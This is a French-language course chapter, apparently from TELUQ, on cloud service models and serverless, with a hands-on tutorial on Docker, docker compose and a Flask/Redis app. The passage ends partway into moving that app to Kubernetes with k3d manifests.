La virtualisation a rendu l'infrastructure manipulable comme du logiciel. Le cloud a poussé cette logique à sa conclusion naturelle : pourquoi posséder des serveurs quand on peut en louer à la demande ? Le moment fondateur est le lancement d'Amazon Web Services (AWS) en 2006, avec son service EC2 (Elastic Compute Cloud), qui permettait à n'importe qui de créer une machine virtuelle en quelques minutes, via une API, et de payer uniquement pour le temps d'utilisation. L'origine d'AWS est elle-même révélatrice : Amazon avait développé une infrastructure massive pour faire fonctionner son site de commerce en ligne, et a réalisé qu'elle pouvait la revendre comme service. Google Cloud Platform (GCP, 2008) et Microsoft Azure (2010) ont suivi, créant un oligopole qui domine encore aujourd'hui le marché.



Le cloud est généralement décrit en trois niveaux d'abstraction, souvent représentés sous forme de

couches. L'*Infrastructure as a Service* (IaaS) est la couche la plus basse : on loue des machines virtuelles, du stockage et du réseau, et on gère soi-même le système d'exploitation et les logiciels (c'est le modèle d'EC2). La *Platform as a Service* (PaaS) monte d'un cran : le fournisseur gère l'infrastructure et le runtime, et le développeur ne déploie que son code. Heroku (2007), la plateforme dont est issue la Twelve-Factor App, est l'exemple emblématique de ce modèle : un simple `git push heroku main` suffisait pour déployer une application. Enfin, le *Software as a Service* (SaaS) est la couche la plus abstraite : l'utilisateur final consomme un logiciel complet sans se soucier de l'infrastructure (Gmail, Slack, Salesforce). Ces trois niveaux ne sont pas mutuellement exclusifs : une même organisation peut utiliser du IaaS pour certains composants et du PaaS pour d'autres.



L'adoption du cloud a été rapide et massive. Netflix, après une panne majeure de son datacenter en 2008, a entrepris une migration complète vers AWS qui est devenue un cas d'étude en architecture cloud (et a produit au passage de nombreux outils open source que nous retrouverons plus loin). Airbnb est sur AWS depuis ses débuts, un exemple emblématique de startup qui n'a jamais possédé de serveur physique. Spotify a migré de ses propres serveurs vers Google Cloud Platform en 2016. À l'inverse, Dropbox a fait le chemin inverse en 2016, quittant AWS pour construire sa propre infrastructure, estimant qu'à son échelle les économies justifiaient l'investissement. Ce dernier cas illustre que le cloud n'est pas une fin en soi : c'est un compromis entre flexibilité, coût et contrôle, et la bonne réponse dépend du contexte.

Le serverless


Le modèle PaaS a ouvert la voie à une abstraction encore plus radicale : le *serverless*, ou plus précisément le *Function as a Service* (FaaS). L'idée est simple : au lieu de déployer une application qui tourne en permanence sur un serveur (même virtuel), on déploie des fonctions individuelles qui sont exécutées à la demande, en réponse à des événements. AWS Lambda, lancé en 2014, a popularisé ce modèle. On écrit une fonction (par exemple en Python), on la déploie sur Lambda, et elle est exécutée uniquement quand un événement déclencheur survient : une requête HTTP, un message dans une file d'attente, un fichier déposé dans un bucket S3. On ne paie que pour le temps d'exécution réel, mesuré à la milliseconde. Google Cloud Functions et Azure Functions offrent des

services équivalents.

Le nom "serverless" est bien sûr trompeur : il y a toujours des serveurs quelque part, mais le développeur n'a plus à s'en soucier. C'est l'aboutissement logique de la trajectoire d'abstraction que nous avons suivie, du serveur physique à la VM, de la VM au PaaS, du PaaS à la fonction. Mais cette abstraction a un coût. Le *cold start* (le délai de démarrage quand une fonction n'a pas été appelée récemment) peut poser des problèmes de latence. Le débogage et le monitoring deviennent plus difficiles quand la logique est dispersée dans des dizaines de fonctions. Et le risque de *vendor lock-in* (dépendance au fournisseur cloud) est maximal, puisque chaque plateforme a ses propres conventions et services. Le serverless est donc particulièrement adapté à certains cas d'usage (traitement d'événements, tâches ponctuelles, backends légers), mais ne remplace pas les architectures plus traditionnelles pour des systèmes complexes.

La conteneurisation (Docker)

Parallèlement à l'essor du cloud, une autre approche de l'isolation a émergé, plus légère que la virtualisation classique. L'idée de base est ancienne : la commande `chroot` d'Unix, disponible depuis 1979, permettait déjà de restreindre la vision du système de fichiers d'un processus. Au fil des années, le noyau Linux a développé des mécanismes d'isolation de plus en plus sophistiqués : les *cgroups* (control groups, 2006), qui permettent de limiter les ressources (CPU, mémoire) allouées à un groupe de processus, et les *namespaces* (2002-2013), qui isolent différents aspects du système (réseau, identifiants de processus, système de fichiers). Ces primitives existaient, mais restaient difficiles à utiliser directement. En 2013, Solomon Hykes et son entreprise dotCloud (qui deviendra Docker Inc) ont lancé Docker, un outil qui rend ces mécanismes accessibles à travers une interface simple et élégante. Au lieu de virtualiser une machine complète avec son propre noyau (comme le fait une VM), un container partage le noyau du système hôte tout en maintenant une isolation quasi complète de l'environnement applicatif. Le résultat est beaucoup plus léger qu'une VM : un container démarre en secondes plutôt qu'en minutes, et consomme une fraction des ressources. Docker a également popularisé le concept d'*image* comme artefact reproductible et distribuable, résolvant de manière élégante le fameux problème "ça marche sur ma machine".



Voyons concrètement comment Docker fonctionne.

Qu'est-ce que c'est ?

Docker est un programme qui permet de "packager" une application ainsi que la totalité de son environnement dans un fichier spécial appelé une *image*. Une fois que cette image est disponible, Docker permet de créer et exécuter une instance dynamique à partir de celle-ci, sous la forme d'un *container*. Un container constitue un environnement complètement isolé du système d'exploitation "hôte", qui exécute Docker, ainsi que des autres containers. Cette isolation s'applique également au disque et au réseau, mais il est possible d'introduire des exceptions à l'aide de différents mécanismes, que nous allons explorer. Notons qu'il peut être utile de se représenter le concept d'image comme correspondant grosso modo à celui d'une *classe* (au sens orienté-objet), et un container son *instance*.

En quoi ça diffère d'une VM ?

Bien que ce modèle ressemble en apparence à celui d'une machine virtuelle (VM), il est assez différent : au lieu de faire l'émulation complète d'une machine physique, comme c'est le cas avec les VMs du genre VMWare ou VirtualBox, Docker partage plutôt le système d'exploitation hôte, en utilisant ses primitives de virtualisation. Cette différence fait en sorte que Docker est beaucoup

moins gourmand en ressources qu'une VM, et permet donc de meilleures performances. Bien que Docker soit disponible pour toutes les plateformes, il ne peut rouler nativement que sur Linux (originalement) et Windows (plus récemment, et moins typiquement), tandis que sous MacOS, une couche de virtualisation supplémentaire est nécessaire.

Quel problème ça résout ?

Une application moderne repose sur un assemblage impressionnant de composantes logicielles qu'il est pratiquement impossible de contrôler dans ses moindres détails : votre environnement Conda a beau contenir exactement les mêmes versions des bibliothèques Python que celui de votre collègue, il est possible qu'une différence subtile subsiste dans une des composantes se trouvant dans les profondeurs du système d'exploitation, susceptible de causer des problèmes difficiles à diagnostiquer. Docker permet de résoudre ce problème d'une manière assez radicale, en permettant de créer, reproduire et distribuer un environnement dans sa totalité, en sacrifiant un minimum de performance. La métaphore du container de transport maritime prend ainsi son sens, car il permet de résoudre un problème apparenté dans le monde physique : rendre plus robuste le transport des choses fragiles en les compartimentant.

En pratique, Docker est pratique et utile dans deux scénarios distincts : quand une application complexe doit être déployée et gérée en production, et quand un développeur veut reproduire un environnement complexe (celui de production par exemple) localement, sans avoir à gérer une multitude de composantes complexes sur le système hôte.

Comment l'utiliser

Définir une image : Dockerfile

Supposons que nous voulions créer un petit outil Python qui effectue une tâche très simple, avec la ligne de commande. Créons tout d'abord un répertoire de travail :

```
$ mkdir util
$ cd util
```

Créons ensuite un petit programme simple en python, `say_hello.py` :

```
import sys

name = sys.argv[1] if len(sys.argv) > 1 else 'TELUQ'

print(f'Hello {name}!')
```

On peut tout d'abord vérifier que notre programme fonctionne localement :

```
$ python say_hello.py
Hello TELUQ!
$ python say_hello.py Leila
Hello Leila!
```

On peut maintenant conteneuriser ("dockeriser") notre programme en créant tout d'abord une image, que l'on pourra exécuter ensuite en tant que container. La composition de l'image est définie par un fichier spécial nommé `Dockerfile`, qui contient les commandes pour sa création :

```
FROM python

COPY say_hello.py /inside_container/

WORKDIR /inside_container

ENTRYPOINT ["python", "say_hello.py"]
```

La commande `FROM` spécifie le nom de l'image (nommée `python`) de laquelle notre propre image hérite (ou dérive), publiée sur Docker Hub, un répertoire public d'images Docker. Dans ce cas particulier il s'agit d'une image officielle, associée à un projet GitHub. Si on consulte ce projet, on peut y trouver un Dockerfile (dans ce cas pour la version 3.10 de Python), qui contient lui-même une commande FROM pointant vers une autre image en amont (`buildpack-deps`). Ceci démontre l'aspect modulaire et récursif de Docker.

La commande `COPY` crée une copie de notre programme, qui correspond à son état au moment de la création de l'image, à l'emplacement désigné (le répertoire `/inside_container` n'existera que dans le container, quand il sera créé). `WORKDIR` spécifie le répertoire courant qui sera utilisé par la commande suivante `ENTRYPOINT`, qui détermine la ligne de commande qui sera utilisée par défaut quand le container sera exécuté.

Créer une image : docker build

Pour créer notre image, qu'on nommera `hello`, la commande `build` prend en entrée notre `Dockerfile` :

```
$ docker build . -t hello
Sending build context to Docker daemon  3.072kB
Step 1/4 : FROM python
 ---> cba42c28d9b8
Step 2/4 : COPY say_hello.py /inside_container/
 ---> 1857eaae8006
Step 3/4 : WORKDIR /inside_container
 ---> Running in 82f776c710c1
Removing intermediate container 82f776c710c1
 ---> 1bb7d819208c
Step 4/4 : ENTRYPOINT ["python", "say_hello.py"]
 ---> Running in 7721eec86a70
Removing intermediate container 7721eec86a70
 ---> 4f7eb5601e46
Successfully built 4f7eb5601e46
Successfully tagged hello:latest
```

On peut vérifier la présence de la nouvelle image en utilisant la commande `docker images` :

```
$ docker images
REPOSITORY      TAG       IMAGE ID       CREATED        SIZE
hello           latest    3bfd9d7c3faf   25 hours ago   886MB
```

Créer et démarrer un container : docker run

Une fois qu'une image existe, on peut en instancier un (ou plusieurs) container à volonté. Étant donné que notre premier exemple est celui d'un programme en ligne de commande (CLI), le cycle de vie de notre container sera bref : il sera tout d'abord créé, sa commande (définie par le `ENTRYPOINT` dans le `Dockerfile`) sera ensuite exécutée, pour être finalement stoppé. C'est ce que fait la commande `docker run <image> [args]` :

```
$ docker run hello
Hello TELUQ!
$ docker run hello Leila
Hello Leila!
```

Comment ferait-on pour ajouter une dépendance Python à notre programme ? Essayons avec une simple modification :

```
import sys
import cowsay

name = sys.argv[1] if len(sys.argv) > 1 else 'TELUQ'

cowsay.cow(f'Hello {name}!')
```

Si on exécute la commande `docker run` de nouveau à ce point, rien n'aura changé, parce que nous n'avons modifié le fichier `say_hello.py` que localement, et non dans l'image. Pour que le changement soit effectif, on doit reconstruire l'image :

```
$ docker build . -t hello
```

On peut ensuite tenter d'exécuter la nouvelle version :

```
$ docker run hello Leila
Traceback (most recent call last):
  File "/inside_container/say_hello_cow.py", line 2, in <module>
    import cowsay
ModuleNotFoundError: No module named 'cowsay'
```

Cette erreur démontre que le container est un environnement complètement isolé, dont l'état dépend entièrement de l'image dont il provient. Étant donné nous n'avons pas installé de bibliothèques supplémentaires au moment de la création de l'image, la bibliothèque `cowsay` est introuvable. Pour l'ajouter nous devons donc modifier le `Dockerfile` :

```
FROM python

RUN pip install cowsay

COPY say_hello.py /inside_container/

WORKDIR /inside_container

ENTRYPOINT ["python", "say_hello.py"]
```

La nouvelle version de notre `Dockerfile` ajoute une commande `RUN`, qui effectue l'installation avec

`pip` de la bibliothèque `cowsay`. On peut ensuite créer une nouvelle image, que l'on nommera `hello-cow` pour la distinguer de la précédente :

```
$ docker build . -t hello-cow
Sending build context to Docker daemon  3.072kB
Step 1/5 : FROM python
 ---> cba42c28d9b8
Step 2/5 : RUN pip install cowsay
 ---> Using cache
 ---> a3f8e71ae03c
Step 3/5 : COPY say_hello.py /inside_container/
 ---> Using cache
 ---> 5130c35145ab
Step 4/5 : WORKDIR /inside_container
 ---> Using cache
 ---> a0b2779bc537
Step 5/5 : ENTRYPOINT ["python", "say_hello.py"]
 ---> Using cache
 ---> 0438117446f5
Successfully built 0438117446f5
Successfully tagged hello-cow:latest
```

On peut tester que la nouvelle image fonctionne en créant un nouveau container :

```
$ docker run hello-cow Leila
 _____________
| Hello Leila! |
 ==============
              \
               \
                 ^__^
                 (oo)\_______
                 (__)\       )\/\
                     ||----w |
                     ||     ||
```

Partager un répertoire (volume) avec l'hôte

Dans l'exemple précédent, comme la modification à notre programme impliquait l'ajout d'une bibliothèque, la modification de l'image était inévitable. Dans le processus de développement d'une application par contre, la plupart des modifications impliquent seulement le code source, et il serait donc intéressant de ne pas avoir à payer le coût de la reconstruction de l'image à chaque fois. Docker permet à un container de partager un répertoire (sous la forme d'un *volume*) avec le système hôte avec le mécanisme de "bind mount". Pour en faire l'essai, modifions encore une fois notre programme, cette fois-ci d'une manière qui ne demande pas l'ajout d'une nouvelle bibliothèque :

```
import sys
import datetime as dt
import cowsay
```

```
name = sys.argv[1] if len(sys.argv) > 1 else 'TELUQ'

wd = dt.datetime.today().strftime('%A')

cowsay.cow(f'Hello {name}, today is {wd}!')
```

Comme nous l'avons vu dans la section précédente, cette modification ne pourrait pas avoir d'effet immédiat, car le fichier `say_hello.py` a seulement été modifié localement, sur l'hôte, et non dans l'image. Avec l'usage d'un volume partagé, cette modification devient néanmoins visible immédiatement au container, sans avoir besoin de reconstruire l'image :

```
$ docker run -v $(pwd):/inside_container hello-cow
  _______________________________
| Hello TELUQ, today is Monday! |
  ===============================
                                 \
                                  \
                                    ^__^
                                    (oo)\_______
                                    (__)\       )\/\
                                        ||----w |
                                        ||     ||
```

La syntaxe de l'argument passé à `-v` est en deux parties (séparées par un `:`) : à gauche le chemin complet (absolu) d'un répertoire sur l'hôte qu'on veut partager (déterminé ici dynamiquement avec la commande Bash `pwd`), à droite l'endroit correspondant, dans le container.

Gérer un groupe de containers : docker compose

Nous allons maintenant décrire un scénario où nous voulons créer une application qui nécessite plusieurs containers. L'outil `docker compose` permet de créer et orchestrer un groupe de containers de manière très conviviale, toujours avec la ligne de commande, à l'aide d'un seul fichier de configuration. Docker compose ne remplace pas l'outil Docker tout court, il en enrichit seulement l'interface : tout ce que fait docker compose pourrait être accompli avec Docker seulement.

Créons un nouveau répertoire de travail :

```
$ mkdir app
$ cd app
```

Notre application est constituée de deux serveurs : un serveur *applicatif*, écrit en Python avec Flask, un framework web. L'autre est basé sur Redis, une base de données de type "key/value" (dont le rôle est simplement d'associer une valeur quelconque à une clé). Étant donné qu'il s'agit ici d'un *service*, censé fonctionner de manière continue, sans interruption, le comportement des containers sera différent de celui de l'utilitaire que nous avons créé dans la section précédente, dont la durée de vie était très courte. Dans ce scénario on veut démarrer des containers qui vont rouler jusqu'à nouvel ordre, quand on décidera de les terminer explicitement.

Voici tout d'abord le `Dockerfile` pour l'application Flask, encore une fois basée sur une image `python` officielle :

```
FROM python
```

```
RUN pip install flask redis
```

Cette application est entièrement contenue dans le fichier `main.py` :

```
from flask import Flask
import redis

app = Flask(__name__)

red = redis.Redis("db")
KEY = "some_key"

@app.route("/set/<val>")
def set_value(val):
    red.set(KEY, val)
    return f"Your value ({val}) is now set in the database"

@app.route("/get")
def get_value():
    val = red.get(KEY)
    if val is None:
        return "No value was stored, use /set"
    return f"Your stored value is {val}"
```

Notre application web définit deux routes : `/set/<val>`, qui associe une valeur à une clé Redis (par exemple `/set/123`, qui associe `123` à la clé `some_key`) et `/get`, qui la retourne.

Le dernier fichier nécessaire est la configuration YAML pour `docker compose` :

```
services:

  web:
    build: .
    volumes:
      - .:/app
    ports:
      - "8080:5000"
    environment:
      FLASK_ENV: development
      FLASK_APP: main
    working_dir: /app
    command: "flask run --host 0.0.0.0"

  db:
    image: redis
```

Les clés `web` et `db` (de l'objet parent `services`) correspondent aux deux containers qui composent notre application. Le container `web` est notre programme Python, donc défini par le `Dockerfile`, via la clé `services.web.build`.

La clé `db` correspond à un deuxième container qui ne nécessite aucune phase de build (donc de `Dockerfile`) car nous utilisons l'image officielle, `redis`, telle quelle, sans modification particulière.

On peut maintenant démarrer notre application avec la commande `docker compose up`, qui est un amalgame des commandes `docker build` et `docker run`, opérant dans le contexte du groupe d'images et de containers défini par le fichier YAML :

```
$ docker compose up -d
Creating network "app_default" with the default driver
Building web
Sending build context to Docker daemon   7.68kB
Step 1/2 : FROM python
 ---> cba42c28d9b8
Step 2/2 : RUN pip install flask redis
 ---> Using cache
 ---> 8f66deffb444
Successfully built 8f66deffb444
Successfully tagged app_web:latest
Creating app_web_1 ... done
Creating app_db_1  ... done
```

Le fait d'avoir utilisé l'option `-d` fait en sorte que les deux containers de l'application sont démarrés en "background", comme on peut le constater en utilisant la commande `docker compose ps` :

```
$ docker compose ps
  Name    Command               State  Ports
-------------------------------------------------------------
app_db_1  docker-entrypoint.sh  Up     6379/tcp
app_web_1 flask run --host ...  Up     0.0.0.0:8080->5000/tcp
```

On remarque tout d'abord que le container `web` exécute la commande `flask run`, spécifiée dans le fichier YAML (`services.web.command`), tandis que le container `db` exécute une commande par défaut définie dans l'image `redis`. Le comportement de la commande `flask run` est modulé par la valeur de certaines variables d'environnement propres à Flask, également définies dans le fichier de configuration (`services.web.environment`). Un volume partagé (`services.web.volume`) permet de rendre le développement encore une fois plus convivial.

Docker compose crée un réseau privé interne qui permet aux containers de communiquer entre eux, en utilisant simplement leur nom en tant que nom de domaine. Un exemple de ceci est utilisé dans `main.py` :

```
red = redis.Redis("db")
```

où `db` correspond au nom du container Redis (défini dans notre configuration YAML) qui est accessible au container Python (`web`).

Finalement, la configuration `8080:5000` pour `services.web.ports` est cruciale pour notre application car elle permet de diriger le traffic du container `web`, dont le serveur écoute sur le port interne 5000, vers le port 8080 de l'hôte. Sans cette configuration, le URL `web:5000` serait *seulement* accessible au container `redis`, complètement isolé de l'extérieur donc.

Il est facile de tester ce mécanisme avec un outil local (présent sur l'hôte), comme un navigateur ou `curl` :

```
$ curl localhost:8080/set/hello
Your value (hello) is now set in the database
$ curl localhost:8080/get
Your stored value is b'hello'
```

Exécuter un programme dans un container en marche : docker compose exec

Comme les containers de notre service roulent de manière continue, en attente de servir des requêtes, il est possible d'exécuter un programme dans un container en marche avec la commande `docker exec <container> <command>`. Ceci démarrera un process *en plus* de celui qui roule déjà dans le container. La seule condition est que le programme désiré soit disponible dans le container, donc qu'il fasse partie de son image. Docker compose rend l'usage d'`exec` légèrement plus convivial, avec sa commande correspondante. Voici par exemple comment utiliser `redis-cli`, un outil de ligne de commande qui permet d'interagir avec Redis, et qui est disponible à même notre container `db` :

```
$ docker compose exec db redis-cli
127.0.0.1:6379>
127.0.0.1:6379>
127.0.0.1:6379> keys *
1) "some_key"
127.0.0.1:6379> get some_key
"123"
```


Cet exemple montre qu'il est facile et pratique d'examiner ou monitorer l'état de notre application de manière "live", à l'aide de nos outils habituels. Pour les images qui sont basées ultimement sur un système de type Linux (ce qu'il est possible de déterminer en suivant la chaîne récursive de commandes `FROM`, de `Dockerfile` en `Dockerfile`), il est également souvent possible de démarrer un shell :

```
$ docker compose exec web bash
root@d84bfe7aef1f:/app# ls -al
total 24
drwxrwxr-x 3 1000 1000 4096 Nov  3 17:14 .
drwxr-xr-x 1 root root 4096 Nov  3 16:26 ..
-rw-rw-r-- 1 1000 1000   41 Nov  1 19:48 Dockerfile
drwxr-xr-x 2 root root 4096 Nov  3 17:14 __pycache__
-rw-rw-r-- 1 1000 1000  244 Nov  3 17:14 docker-compose.yml
-rw-rw-r-- 1 1000 1000  398 Nov  3 17:14 main.py
```

L'orchestration (Kubernetes)

Docker compose, que nous venons de voir, permet de gérer un groupe de containers sur une seule machine. Mais que se passe-t-il quand une application doit tourner sur des dizaines ou des centaines de machines, avec des exigences de haute disponibilité ? Si un container tombe, qui le redémarre ? Si la charge augmente, qui décide de créer de nouvelles instances ? Comment répartir le trafic entre les containers disponibles ? Ces questions définissent le problème de l'*orchestration*.

Google a été confronté à ce problème très tôt. En interne, l'entreprise utilisait depuis le milieu des années 2000 un système appelé Borg pour gérer des millions de containers à travers ses centre de données. En 2014, Google a décidé de publier une version open source des idées de Borg sous le nom de Kubernetes (du grec "pilote" ou "timonier", souvent abrégé K8s). Le projet a rapidement été adopté par l'industrie et est aujourd'hui le standard de facto pour l'orchestration de containers.



Les concepts fondamentaux de Kubernetes sont relativement peu nombreux, même si leur combinaison peut devenir complexe. Un *pod* est la plus petite unité déployable : il contient un ou plusieurs containers qui partagent le même réseau et le même stockage (en pratique, un pod contient souvent un seul container). Un *deployment* décrit l'état souhaité d'un groupe de pods : combien d'instances on veut, quelle image utiliser, comment gérer les mises à jour. Kubernetes s'assure en permanence que l'état réel du cluster correspond à cet état souhaité. Si un pod tombe, il en crée un nouveau. Si on modifie le deployment pour demander une nouvelle version de l'image, Kubernetes effectue un *rolling update*, remplaçant les pods un par un pour éviter toute interruption. Un *service* fournit une adresse réseau stable pour accéder à un groupe de pods, jouant le rôle de load balancer interne. Ce

modèle est fondamentalement *déclaratif* : on décrit *ce qu'on veut* plutôt que *comment l'obtenir*, et le système se charge de converger vers l'état souhaité. C'est le même paradigme que celui de SQL, que nous avons rencontré dans le module 3 : de la même manière qu'une requête SQL décrit les données qu'on veut obtenir sans spécifier comment les chercher (le moteur de requêtes s'en charge), un fichier de configuration Kubernetes décrit l'état désiré du système sans spécifier les étapes pour y arriver (le *control plane* s'en charge). Cette convergence n'est pas un hasard : le paradigme déclaratif s'avère particulièrement puissant quand le système sous-jacent est complexe et que les chemins pour atteindre un état donné sont multiples.

De docker compose à Kubernetes

Nous avons décrit les concepts fondamentaux de Kubernetes de manière abstraite. Pour les rendre concrets, nous allons transposer l'application Flask+Redis que nous avons construite avec docker compose vers Kubernetes. Pour expérimenter localement sans avoir besoin d'un cluster cloud, nous utiliserons k3d, un outil qui crée un cluster Kubernetes léger (basé sur k3s, une distribution allégée de Kubernetes créée par Rancher) directement dans des containers Docker. Comme Docker est déjà installé sur notre machine, il n'y a pas de couche supplémentaire à ajouter. C'est un environnement limité en termes de capacité, mais il implémente la même API et les mêmes mécanismes qu'un vrai cluster : tout ce que nous apprendrons ici s'applique directement en production. Pour observer ce qui se passe dans le cluster, nous utiliserons k9s, une interface textuelle interactive (TUI) qui permet de naviguer les ressources Kubernetes de manière beaucoup plus fluide que la ligne de commande. Nous aurons aussi besoin de `kubectl`, l'outil CLI standard de Kubernetes, pour appliquer nos fichiers de configuration.

Préparation

Avant de commencer, adaptons légèrement notre application Flask. Kubernetes attribue automatiquement un nom unique à chaque pod, accessible via la variable d'environnement `HOSTNAME` à l'intérieur du container. Nous allons modifier `main.py` pour afficher ce nom, ce qui nous sera utile plus tard pour observer le comportement du cluster quand plusieurs instances de notre application tournent en parallèle :

```
# main.py

from flask import Flask
import redis
import os

app = Flask(__name__)

red = redis.Redis("redis")
KEY = "some_key"
POD_NAME = os.environ.get("HOSTNAME", "unknown")

@app.route("/set/<val>")
def set_value(val):
    red.set(KEY, val)
```

```
    return f"[{POD_NAME}] Your value ({val}) is now set in the database"

@app.route("/get")
def get_value():
    val = red.get(KEY)
    if val is None:
        return f"[{POD_NAME}] No value was stored, use /set"
    return f"[{POD_NAME}] Your stored value is {val}"
```

On remarque deux changements : l'ajout de `POD_NAME` qui lit le nom d'hôte du container, et le remplacement de `"db"` par `"redis"` comme adresse du serveur Redis. Avec docker compose, le nom du service (`db`) servait de nom de domaine interne. Avec Kubernetes, c'est le nom du *service* Kubernetes qui jouera ce rôle, et nous l'appellerons `redis` pour plus de clarté.

Créons maintenant le cluster k3d :

```
$ k3d cluster create demo -p "8080:80@loadbalancer"
```

Une fois le cluster créé on peut constater qu'il fonctionne :

```
$ kubectl cluster-info
Kubernetes control plane is running at https://0.0.0.0:6443
```

La commande `k3d cluster create` mérite une explication. L'option `-p "8080:80@loadbalancer"` configure le port forwarding : le trafic arrivant sur le port 8080 de notre machine sera redirigé vers le port 80 du load balancer intégré à k3d (Traefik), qui le distribuera ensuite vers nos pods. C'est l'équivalent de la directive `ports` dans notre fichier docker compose, mais avec une couche supplémentaire : le load balancer, qui sera capable de répartir le trafic entre plusieurs instances de notre application.

Le deployment Redis

Commençons par déployer Redis. Dans Kubernetes, chaque composant de notre application est décrit par un ou plusieurs fichiers YAML qu'on appelle des *manifests*. Créons un fichier `redis-deployment.yaml` :

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: redis
spec:
  replicas: 1
  selector:
    matchLabels:
      app: redis
  template:
    metadata:
      labels:
        app: redis
    spec:
      containers:
```

```
        - name: redis
          image: redis
          ports:
            - containerPort: 6379
```

Ce fichier mérite qu'on s'y attarde, car il illustre la structure commune à tous les manifests Kubernetes. Les champs `apiVersion` et `kind` identifient le type de ressource (ici un Deployment). Le champ `metadata.name` lui donne un nom. Le bloc `spec` contient la partie intéressante : `replicas: 1` indique qu'on veut exactement une instance de ce pod. Le `selector` et les `labels` forment un mécanisme d'association : le deployment gère tous les pods qui portent le label `app: redis`. C'est un système souple et découplé, très différent de docker compose où l'association entre un service et sa définition est directe et implicite. Enfin, `template.spec.containers` décrit le container lui-même, de manière analogue à ce qu'on faisait dans docker compose avec `image: redis`.

Pour que d'autres pods puissent communiquer avec Redis, il faut aussi créer un *service*, dans un fichier `redis-service.yaml` :

```
apiVersion: v1
kind: Service
metadata:
  name: redis
spec:
  selector:
    app: redis
  ports:
    - port: 6379
```

Le service crée une adresse réseau stable (`redis`) qui pointe vers tous les pods portant le label `app: redis`. C'est ce nom que notre application Flask utilise dans `redis.Redis("redis")`. Le service joue le même rôle que le réseau interne créé automatiquement par docker compose, mais de manière explicite et configurable.

Le deployment Flask

Notre application Flask nécessite une image Docker personnalisée. Avec k3d, la manière la plus simple de rendre une image locale disponible au cluster est de la construire puis de l'importer :

```
$ docker build -t flask-app:latest .
$ k3d image import flask-app:latest -c demo
```

La première commande construit l'image comme nous l'avons fait dans le tutoriel Docker. La seconde la transfère dans le registre interne du cluster k3d, la rendant accessible aux pods. Le fichier `web-deployment.yaml` décrit le deployment de notre application :

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: web
spec:
  replicas: 1
  selector:
```

```
    matchLabels:
      app: web
  template:
    metadata:
      labels:
        app: web
    spec:
      containers:
        - name: web
          image: flask-app:latest
          imagePullPolicy: Never
          ports:
            - containerPort: 5000
          env:
            - name: FLASK_APP
              value: main
```

La structure est identique à celle du deployment Redis. On retrouve le même patron : un nombre de répliques souhaité, un sélecteur par labels, et la description du container. La directive `imagePullPolicy: Never` indique à Kubernetes de ne pas tenter de télécharger l'image depuis un registre distant : elle est déjà disponible localement grâce à notre commande `k3d image import`. La différence notable est la section `env`, qui définit des variables d'environnement à l'intérieur du container. C'est l'équivalent de la clé `environment` dans docker compose. Ce mécanisme est au coeur du facteur III de la Twelve-Factor App : la configuration d'une application doit être stockée dans l'environnement, pas dans le code.

Le fichier `web-service.yaml` expose notre application à l'intérieur du cluster :

```
apiVersion: v1
kind: Service
metadata:
  name: web
spec:
  selector:
    app: web
  ports:
    - port: 5000
      targetPort: 5000
```

Mais contrairement à Redis, dont le service n'a besoin d'être accessible qu'aux autres pods, notre application Flask doit être accessible depuis l'extérieur du cluster. C'est le rôle de l'*ingress*, un dernier type de ressource Kubernetes qui définit des règles de routage HTTP. Le fichier `web-ingress.yaml` configure le load balancer intégré de k3d (Traefik) pour rediriger tout le trafic entrant vers notre service :

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: web
spec:
```

```
  rules:
    - http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: web
                port:
                  number: 5000
```

Déploiement et vérification

